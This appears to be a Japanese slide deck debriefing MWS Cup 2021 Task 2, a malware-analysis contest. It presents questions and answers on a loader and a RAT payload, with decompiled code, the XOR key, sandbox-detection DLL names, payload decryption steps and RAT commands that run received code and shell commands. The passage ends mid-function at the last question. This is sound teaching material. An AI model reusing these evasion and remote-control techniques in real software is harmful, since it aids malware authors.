


MWS Cup 2021

ポストミーティング 課題2




2021の問題担当

- 課題2主担当
 - 株式会社サイバーディフェンス研究所 中島 将太
- 問題作成委員
 - 株式会社日立製作所 石淵 一三
 - 株式会社 エヌ・エフ・ラボラトリーズ 皆川 諒
 - 株式会社 エヌ・エフ・ラボラトリーズ 齋藤 慶太
 - 学生、若手募集中！


課題2のテーマ

- マルウェアを正しく理解する
 - 課題を通して解析のポイントを学習する
- 最新情報を得る
 - 最近のin-the-wildなマルウェアを扱う
- 実務に近い作業
 - 静的解析による復号スクリプトの作成



去年の反省

- Ghidra によるデコンパイラパワーの影響か問題が易化
 - 3チームが8割以上得点!
 - 1チームは満点獲得!!
- 一方で苦手なチームは非常に苦戦
 - 捨て問にされるのは避けたい
 - ボーナス問題も必要か?




今年の方針

- ググれば解ける, 該当の関数をザッと見ただけで解けるようなサービス問題を導入
 - 当日 Ghidra 初見でも何とか解ける問題
- 一方で、しっかりとマルウェアのコードを読まないで解けない問題を昨年よりも増加
 - “Windows APIの流れを追う”, “xref を辿る” だけでは解けない
 - デコンパイラのを借りて、暗号化されたデータを復号するレベルの問題を数問用意(1つは鍵の答え合わせ => 復号の誘導あり)


課題2 競技結果

- 結果として横這い化
- あまり差が出ない課題になったかも？



課題2 競技結果 (各課題別)

- サービス問題は意図通り多くのチームが正解
- しっかり**マルウェアの動作を読む必要のある問題**は正答率が低め




マルウェアの動作概要



loader



復号して実行



payload
(RAT)

コマンドを受信して動作



ポイント

- 積極的に変数名や型を変更する
 - 名前を付けて読みやすくしていく
 - デフォルトでは型情報がないことが多い
- デコンパイラを信用しすぎない
 - アセンブリを確認して整合性を確認する
 - 手動で修正する
- 順番に回答する必要はないので解けそうな問題から解く
 - loader_x86.gzfとpayload_x86.gzfの2つのファイルがある

1. システムエラーコード [loader_x86]

1.~3.は loader_x86.gzf に関する問題です。loader_x86.gzfを Ghidraで解析して回答してください。

アドレス00401af3のcmp命令で比較している0xb7に対応するシステムエラーコード名(<https://docs.microsoft.com/en-us/windows/win32/debug/system-error-codes--0-499->)を答えよ

※投稿回数に制限があるので注意してください。

1. システムエラーコード [loader_x86] Answer

- CreateMutex呼び出し時のエラーをGetLastErrorで取得
 - システムエラーコードが0xb7のとき1を返す
- コンテキストメニューのSet Equate(もしくはEキー)で対応する定数名に変更可能
 - ERROR_ALREADY_EXISTS
 - すでに存在するので作成できない

```
17  _DAT_0041c398 = 0x4a53;  
18  hMutex = CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,1,&DAT_0041c390);  
19  uVar1 = GetLastError();  
20  if (uVar1 == ERROR_ALREADY_EXISTS) {  
21      return 1;  
22  }  
23  if (hMutex != (HANDLE)0x0) {  
24      uVar1 = ReleaseMutex(hMutex);  
25  }  
26  return uVar1 & 0xffffffff00;
```

2-1.エンコード[loader_x86]

FUN_00401810では文字列がエンコードされている。そのエンコード方式を以下から選択せよ

- RC4
- XOR
- AES
- XXTEA

※投稿回数に制限があるので注意してください。

2-1.エンコード[loader_x86] Answer

- XORでデコードするループ

```
35  i = 0;
36  j = 0;
37  do {
38      k = key + i;
39      i = i + 1;
40      (&dec_str)[j] = *k ^ enc_str[j];
41      if (i == 0xf) {
42          _DAT_0041c210 = iVar2 + iVar1;
43          i = 0;
44      }
45      j = j + 1;
46  } while (j < 0xb);
47  pHVar3 = GetModuleHandleA(&dec_str);
```

2-2. エンコード [loader_x86]

FUN_00401810では文字列がエンコードされている。その鍵をASCII文字列で答えよ。

2-2.エンコード[loader_x86] Answer

- Keyに利用されるデータの代入を辿る
- 16バイトとデータをASCIIに変換
 - 鍵は15バイトでローテート(実装ミス?)
 - k@W#C\$DERb*F^3A

```
00401834 66 0f 6f ... MOVQQA xmm0, xmmword ptr [DAT_00416bd0] = 6Bh k
0040183c 68 d0 07 ... PUSH 0x7d0
00401841 6a 00 ... PUSH 0x0
00401843 68 90 c3 ... PUSH dec_str = ??
00401848 c7 05 44 ... MOV dword ptr [DAT_0041a944], 0x3a = ??
00401852 c7 45 ec ... MOV dword ptr [EBP + enc_str[0]], 0x463e2218
00401859 c7 45 f0 ... MOV dword ptr [EBP + enc_str[4]], 0x6b284827
00401860 c7 45 f4 ... MOV dword ptr [EBP + enc_str[8]], 0x460e36
00401867 c7 05 74 ... MOV dword ptr [DAT_0041c174], 0x42 = ??
00401871 f3 0f 7f ... MOVQDU xmmword ptr [EBP + key[0]], 0x00
00401876 c6 45 e4 00 MOV byte ptr [EBP + local_20], 0x0
0040187a e8 91 34 ... CALL FUN_00404d10 uint * FUN_0
```

```
s_k@W#C$DERb*F^3A_00416bd0 XREF[3]: FUN_00401810:00401834 (R),
FUN_00401810:004018c1 (R),
FUN_00401810:0040194f (R)
E 00416bd0 6b 40 57 ... char[16] "k@W#C$DERb*F^3A"
| 00416bd0 [0] 'k', '@', 'W', '#'
| 00416bd4 [4] 'C', '$', 'D', 'E'
| 00416bd8 [8] 'R', 'b', '*', 'F'
| 00416bdc [12] '^', '3', 'A', ')'
00011000110
0001000010
```

2-3.エンコード[loader_x86]

FUN_00401810の処理を以下から選択せよ。

- ファイルの収集
- コンフィグの復号
- WinAPIのロード
- アンチ解析機能

※投稿回数に制限があるので注意してください。

2-3. エンコード [loader_x86] Answer

- デコードした文字列

DLL名	サンドボックス
sbiedll.dll	Sandboxie
api_log.dll	CWSandbox
dir_watch.dll	CWSandbox

- サンドボックス固有のDLLを確認
 - アンチ解析機能

Recipe

From Hex

Delimiter: Auto

XOR

Key: k@W#C\$D@Rb*F^3A

Scheme: Standard

Null preserving:

Input: 18 22 3e 46 27 48 28 6b 36 0e 46

Output: sbiedll.dll

```
96  pHVar5 = GetModuleHandleA(&dec_str);
97  if (((pHVar3 == (HMODULE)0x0) && (pHVar4 == (HMODULE)0x0)) && (pHVar5 == (HMODULE)0x0)) {
98      return 1;
99  }
```

3.復号処理[loader_x86]

FUN_00401ca0とFUN_00402710は暗号化されたペイロードを読み込んで復号する処理である。復号処理を解析して、次の文字列を復号せよ。

```
| KC85RDFFMDA+A14vMV0yNAQyQCxAIRoCA1MqMVIIsg==
```

3.復号処理[loader_x86] Answer 1/4

- リソース領域のデータをロード
 - オフセット0x5c-0x6bのデータをコピー
- 鍵は2.のXORと同じ

```
0041e480 11 00 00 00 58 05 00 00 6b 40 57 23 43 24 44 45 .....X...k@W#C$DE
0041e490 52 62 2a 46 5e 33 41 29 00 d7 d7 0b 3c 3c 70 a4 Rb*F^3A)....<<p.
```

```
30 pHVar6 = FindResourceA((HMODULE)0x0, (LPCSTR)0x96, (LPCSTR)0x2);
31 if (pHVar6 == (HRSRC)0x0) {
32     return (LPVOID)0x0;
33 }
34 SizeofResource((HMODULE)0x0, pHVar6);
35 pvVar7 = LoadResource((HMODULE)0x0, pHVar6);
36 resource = LockResource(pvVar7);
37 _DAT_0041c204 = DAT_0041c084 ^ DAT_0041c2c0;
38 hWnd = GetModuleHandleA((LPCSTR)0x0);
39 hdc = GetDC((HWND)hWnd);
40 GetBkColor(hdc);
41 _DAT_0041bid0 = DAT_0041b030 + _DAT_0041b04c;
42 uVar3 = *(undefined4 *)((int)resource + 0x60);
43 uVar4 = *(undefined4 *)((int)resource + 100);
44 uVar5 = *(undefined4 *)((int)resource + 0x68);
45 dwSize = *(SIZE_T *)((int)resource + 0x50);
46 uVar1 = *(uint *)((int)resource + 0x54);
47 sVar2 = *(size_t *)((int)resource + 0x58);
48 param_2->field_0x0 = *(undefined4 *)((int)resource + 0x5c);
49 param_2->field_0x4 = uVar3;
50 param_2->field_0x8 = uVar4;
51 param_2->field_0xc = uVar5;
```

3.復号処理[loader_x86] Answer 2/4


- リソース領域のデータを確認
 - Rsrc_Bitmap_96_0

```
*****
* Rsrc_Bitmap_96_0 Size of resource: 0x100 bytes
*****
Rsrc_Bitmap_96_0      XREF[1]:      FUN_00401ca0:00401cdc(*)
0041e42c e9      ??      E9h
0041e42d e9      ??      E9h
0041e42e 1d      ??      1Dh
0041e42f 4e      ??      4Eh      N
0041e430 4e      ??      4Eh      N
0041e431 82      ??      82h
0041e432 b6      ??      B6h
0041e433 b6      ??      B6h
0041e434 e7      ??      E7h
0041e435 1c      ??      1Ch
0041e436 1c      ??      1Ch
0041e437 4d      ??      4Dh      M
0041e438 4d      ??      4Dh      M
0041e439 81      ??      81h
0041e43a b5      ??      B5h
0041e43b b5      ??      B5h
0041e43c e6      ??      E6h
0041e43d 1a      ??      1Ah
0041e43e 1a      ??      1Ah
0041e43f 4b      ??      4Bh      K
```

```
0041e3d0 e4 04 00 00 00 00 00 00 2c c5 03 00 00 20 00 00 .....
0041e3e0 e4 04 00 00 00 00 00 00 2c e5 03 00 58 05 00 00 .....X...
0041e3f0 e4 04 00 00 00 00 00 84 ea 03 00 a8 10 00 00 .....
0041e400 e4 04 00 00 00 00 00 00 2c fb 03 00 14 00 00 00 .....
0041e410 e4 04 00 00 00 00 00 00 08 00 4d 00 41 00 49 00 .....M.A.I.
0041e420 4e 00 49 00 43 00 4f 00 4e 00 00 00 49 e9 1d 4e N.I.C.O.N...N
0041e430 4e 82 b6 b6 e7 1c 1c 4d 4d 81 b5 b5 e6 1a 1a 4b N.....MM.....K
0041e440 80 80 b4 e5 e5 19 19 4a 7e 7e b2 e3 e3 18 49 49 .....J~...II
0041e450 7d b1 b1 e2 e2 16 47 47 7c b0 b0 e1 15 15 46 46 }.....GG|.....FF
0041e460 7a af af e0 14 14 45 79 79 ad de de 13 13 44 78 z....Eyy....Dx
0041e470 78 ac dd dd 11 42 42 77 ab ab dc dc 58 05 02 00 x....Bw#X....
0041e480 11 00 00 00 58 05 00 00 6b 40 57 23 43 24 44 45 ...X...k@W#C@DE
0041e490 52 62 2a 46 5e 33 41 29 00 d7 d7 0b 3c 3c 70 a4 Rb^F^3A)....<<p.
0041e4a0 a4 d5 d5 0a 3b 3b 6f a3 a3 d4 08 08 39 39 6e a2 ...../o.....99n.
0041e4b0 a2 d3 07 07 38 6c 6c a0 d1 d1 06 06 37 6b 6b 9f .....811.....7kk.
0041e4c0 d0 d0 04 35 35 6a 9e 9e cf cf 03 34 34 68 9d 9d .....55j.....44h..
0041e4d0 ce 02 33 33 67 9b 9b cc 01 01 32 66 66 9a cb .....33g.....2ff..
0041e4e0 cb ff ff 30 65 65 99 ca ca fe 2f 2f 63 97 97 c8 ...0ee....//c...
0041e4f0 c8 fd 2e 2e 62 96 96 c7 fb fb 2c 2c 61 95 95 c6 ...b.....,a...
0041e500 fa fa 2b 5f 5f 94 c5 c5 f9 f9 2a 5e 5e 92 c3 c3 ..+.....^.....
0041e510 f8 29 29 5d 91 91 c2 c2 f6 27 27 5c 90 90 c1 f5 ..).....^.....
0041e520 f5 26 26 5a 8e 8e bf f4 f4 25 59 59 4a 68 72 48 ..szZ.....YYJhrH
0041e530 49 30 41 6b 52 45 56 57 59 69 70 47 6f 63 78 42 IOAkREVWYipGocxB
0041e540 61 2f 68 58 49 30 4d 6b 52 45 56 53 49 69 70 47 a/hXIOMkREVSIIpG
0041e550 58 6a 4e 42 61 30 42 58 49 30 4d 6b 52 45 56 53 XjNbaOBXIOMkREVS
0041e560 58 6a 4e 42 61 30 42 58 49 30 4d 6b 52 45 56 53 XjNbaOBXIOMkREVS
```

3.復号処理[loader_x86] Answer 3/4

- 復号データもリソース領域からロード
 - 0x96のコンフィグにリソース数を保持



```
56 if (uVar1 != 0) {
57     do {
58         lpName = lpName + 1;
59         pHVar6 = FindResourceA((HMODULE)0x0,lpName,(LPCSTR)0x2);
60         if (pHVar6 == (HRSRC)0x0) {
61             VirtualFree(pvVar8,dwSize,0x8000);
62             _DAT_0041bfff8 = 0x3f;
63             _DAT_0041c174 = 0x42;
64             FUN_00404d10((uint *)&dec_str,0,2000);
65             _dec_str = 0x61706d49;
66             _DAT_0041c394 = 0x7463;
67             CreateFontA(0x30,0,0,0,0,0,1,0,1,8,0,5,2,&dec_str);
68             return (LPVOID)0x0;
69         }
70         _DAT_0041b268 = 0x34;
71         SizeofResource((HMODULE)0x0,pHVar6);
72         pvVar7 = LoadResource((HMODULE)0x0,pHVar6);
73         _Src = LockResource(pvVar7);
74         _Size = 0x2000;
75         if (uVar1 - uVar9 == 1) {
76             _Size = sVar2;
77         }
78         FID_conflict: memcpy(local_34,_Src,_Size);
79         _DAT_0041c374 = DAT_0041c058 ^ DAT_0041c0ac;
80         FileTimeToSystemTime(&local_20,(LPSYSTEMTIME)&local_18);
81         uVar9 = uVar9 + 1;
82         _DAT_0041b318 = DAT_0041b200 ^ _DAT_0041b23c;
83         local_34 = (void *)((int)local_34 + 0x2000);
84     } while (uVar9 < uVar1);
85 }
```

3.復号処理[loader_x86] Answer 4/4

- Base64とXORでデコード
 - 鍵は15バイトでローテートする

The screenshot shows a web-based decoder tool with two main sections: 'From Base64' and 'XOR'.
In the 'From Base64' section, the 'Alphabet' dropdown is set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox is checked.
In the 'XOR' section, the 'Key' dropdown is set to 'k@W#C\$DERb*F^3A' and the 'Scheme' dropdown is set to 'Standard'. The 'Null preserving' checkbox is unchecked.
The 'Input' field contains the Base64 string: 'KC85RDFMFMDA+A14vMV0yNAQyQCxAIRoCA1MqMVI1Sg=='.
The 'Output' field displays the decoded result: 'Congratulations_Decode_Payload!'.

```
17  _Src = b64_decode(param_1,param_3,(int *)&size);
18  if (size != 0) {
19      _DAT_0041bcb8 = DAT_0041bc48 - _DAT_0041bee8;
20      _DAT_0041bfb0 = DAT_0041c014 & _DAT_0041c1ec;
21      KillTimer((HWND)0x0,1);
22      FID_conflict:_memcpy(param_2,_Src,size);
23      FID_conflict:_free(_Src);
24      i = 0;
25      offset = 0;
26      if (0 < (int)size) {
27          do {
28              xor_key = key + i;
29              i = i + 1;
30              param_2[offset] = param_2[offset] ^ *xor_key;
31              if (i == 0xf) {
32                  i = 0;
33              }
34              offset = offset + 1;
35          } while (offset < (int)size);
36      }
37      return size;
```

4.RATのコマンド数[payload_x86]

4~8.は、payload_x86.gzfに関する問題です。
payload_x86.gzfをGhidraで解析して回答してください。

FUN_004021c0を解析して、このマルウェアに実装されているコマンド数を半角数字で答えよ。

※投稿回数に制限があるので注意してください。

0/2 attempts

Flag

Submit

4.RATのコマンド数[payload_x86]

- 実装されているコマンドは8つ
 - 8877
 - 3333
 - 1111
 - 1234
 - 4444
 - 8888
 - 9876
 - 9999

```
47 cmdid = FUN_004036fb((byte *)&local_10);  
48 if (cmdid < 8878) {  
49     if (cmdid == 8877) {  
50         local_15c = '\\0';  
51         FUN_00409f90((uint *)(&local_15c + 1), 0, 0x103);  
52         puVar10 = _Memory;  
53         do {
```


5. コマンドID:1111[payload_x86]

FUN_004021c0を解析してコマンドID 1111で設定されるsleep時間が格納されるグローバル変数名をDAT_アドレスの形式で答えよ。例えば、該当のアドレスが0x400000に存在する場合、**DAT_00400000**の形式で解答せよ。

※投稿回数に制限があるので注意してください。

0/2 attempts

5. コマンドID:1111[payload_x86]

- コマンド1111内のグローバル変数の参照を追う

```
101     if (cmdid == 1111) {
102         if ((int)pcVar11 < 10) {
103             local_10 = 0;
104             local_c = 0;
105             FID_conflict: memcpy(&local_10, Memory + 1, (size_t)(pcVar11 + -4));
106             cmdid = FUN_004036fb((byte *)&local_10);
107             if (cmdid < 20002) {
108                 local_55c = 0;
109                 DAT_004191d8 = cmdid;
```

DAT_004191d8

XREF[2]:

FUN_00401450:004014c2 (R)

FUN_004021c0:00402347 (W)

004191d8 05 00 00 00 undefined4 00000005h

```
40     }
41     Sleep(DAT_004191d8 * 1000);
42 } while (uVar4 != 0);
43 WSACleanup();
```

6. コマンドID:1234[payload_x86]

FUN_004021c0を解析し、コマンド 1234 の機能を答えよ

- ファイルを削除するバッチファイルを実行する
- C2 サーバから受信したデータをPowerShell経由で実行する
- C2 サーバから受信したデータをファイルとして保存して実行する
- C2 サーバから受信したデータを別スレッドで実行する

※投稿回数に制限があるので注意してください。

6. コマンドID:1234[payload_x86]

- C2 サーバから受信したデータを別スレッドで実行する

```
122     if ((cmdid == 1234) &&
123         (lpStartAddress = (uint *)_malloc((size_t)pcVar11), lpStartAddress != (uint *)0x0))
124         FUN_00409f90(lpStartAddress, 0, (uint)pcVar11);
125         FID_conflict:_memcpy(lpStartAddress, _Memory + 1, (size_t)(pcVar11 + -4));
126         local_564[1] = (uint *)0x0;
127         pvVar7 = CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0,
128                               (LPTHREAD_START_ROUTINE)lpStartAddress, (LPVOID)0x0, 0,
129                               (LPDWORD)(local_564 + 1));
130         if (pvVar7 == (HANDLE)0x0) goto LAB_00402737;
131         WaitForSingleObject(pvVar7, 5000);
```

7-1.受信コマンド[payload_x86]

FUN_004021c0を解析してC2サーバから受信したデータをファイルとして保存するコマンドIDを10進数で答えよ。

※投稿回数に制限があるので注意してください。

0/1 attempt

7-1.受信コマンド[payload_x86]

- 8877
 - ファイルをオープン
 - 受信データをファイルに保存

```
64 pFVar9 = _fopen($local_15c,"wb");
65 if (pFVar9 != (FILE *)0x0) {
66     puVar10 = _Memory;
67     do {
68         cVar2 = *(char *)puVar10;
69         puVar10 = (undefined4 *)((int)puVar10 + 1);
70     } while (cVar2 != '\0');
71     local_564[1] = (uint *)((int)_Memory + 1);
72     puVar13 = _Memory;
73     do {
74         cVar2 = *(char *)puVar13;
75         puVar13 = (undefined4 *)((int)puVar13 + 1);
76     } while (cVar2 != '\0');
77     FUN_00403ad5((ushort *)((int)_Memory + (int)((int)puVar13 + (1 - (int)local_564[1]))),1,
78         (uint)(pcVar11 + (-1 - ((int)puVar10 - (int)((int)_Memory + 1)))),pFVar9);
79     _fclose(pFVar9);
```

7-2.実行コマンド[payload_x86]

FUN_004021c0を解析してcmd.exeで任意コマンドを実行するコマンドIDを10進数で答えよ。

※投稿回数に制限があるので注意してください。

0/1 attempt

7-2.実行コマンド[payload_x86]

- 9999
 - パイプを使ってcmd.exeで任意のコマンド実行

```
40 FUN_0040320f((char *)local_418, (byte *)"%s\\cmd.exe /c %s");
41 puVar3 = (uint *)_malloc(0x400);
42 if (puVar3 == (uint *)0x0) {
43     FUN_00403200(local_14 ^ (uint)&stack0xfffffa58, extraout_DL, in_stack_fffffa58);
44     return;
45 }
46 FUN_00409f90(puVar3, 0, 0x400);
47 local_584 = 1;
48 local_58c = 0xc;
49 CreatePipe(&local_598, &local_590, (LPSECURITY_ATTRIBUTES)&local_58c, 1000);
50 FUN_00409f90(&local_568.cb, 0, 0x44);
51 local_568.hStdOutput = local_590;
52 local_568.hStdError = local_590;
53 local_568.wShowWindow = 0;
54 local_580 = (_PROCESS_INFORMATION)ZEXT816(0);
55 local_568.cb = 0x44;
56 local_568.dwFlags = 0x101;
57 BVar4 = CreateProcessA((LPCSTR)0x0, (LPSTR)local_418, (LPSECURITY_ATTRIBUTES)0x0,
58                       (LPSECURITY_ATTRIBUTES)0x0, 1, 0, (LPVOID)0x0, (LPCSTR)0x0,
59                       (LPSTARTUPINFO)&local_568, (LPPROCESS_INFORMATION)&local_580);
60 if (BVar4 != 0) {
61     CloseHandle(local_590);
62     Sleep(500);
63     local_594 = (uint *)_malloc(0x100000);
64     if (local_594 != (uint *)0x0) {
65         FUN_00409f90(local_594, 0, 0x100000);
66         iVar6 = 0;
67         iVar5 = ReadFile(local_598, puVar3, 1000, &local_59c, (LPOVERLAPPED)0x0);
```


8.文字列復号[payload_x86]

アドレス00415e50のデータを復号せよ。

8.文字列復号[payload_x86] 1/3

- データの参照を追う

```
s_bYR+jw2oi3a79/wVS2DG6tsl2vPN+FIT_00415e50 XREF[1]: FUN_004012a0:00401354(*)  
00415e50 62 59 52 ... ds "bYR+jw2oi3a79/wVS2DG6tsl2vPN+FITVgY5u03Vk/LE38C2sR...
```

- 2つの関数で復号
 - Base64
 - カスタムXOR

```
33 | Memory = (char *)FUN_004030d0((byte *)  
34 |     "bYR+jw2oi3a79/wVS2DG6tsl2vPN+FITVgY5u03Vk/LE38C2sRbqzxcJKWT2",  
35 |     0x3c,(int *)&stack0xfffffe60);  
36 | FUN_00402ec0((int) Memory, (byte *) Memory, iVar3);
```

8.文字列復号[payload_x86] 2/3

- カスタムXORの実装

```
2 void __fastcall FUN_00402ec0(int param_1,byte *param_2,int param_3)
3
4 {
5     byte bVar1;
6     uint uVar2;
7     byte bVar3;
8     uint uVar4;
9     byte *pbVar5;
10
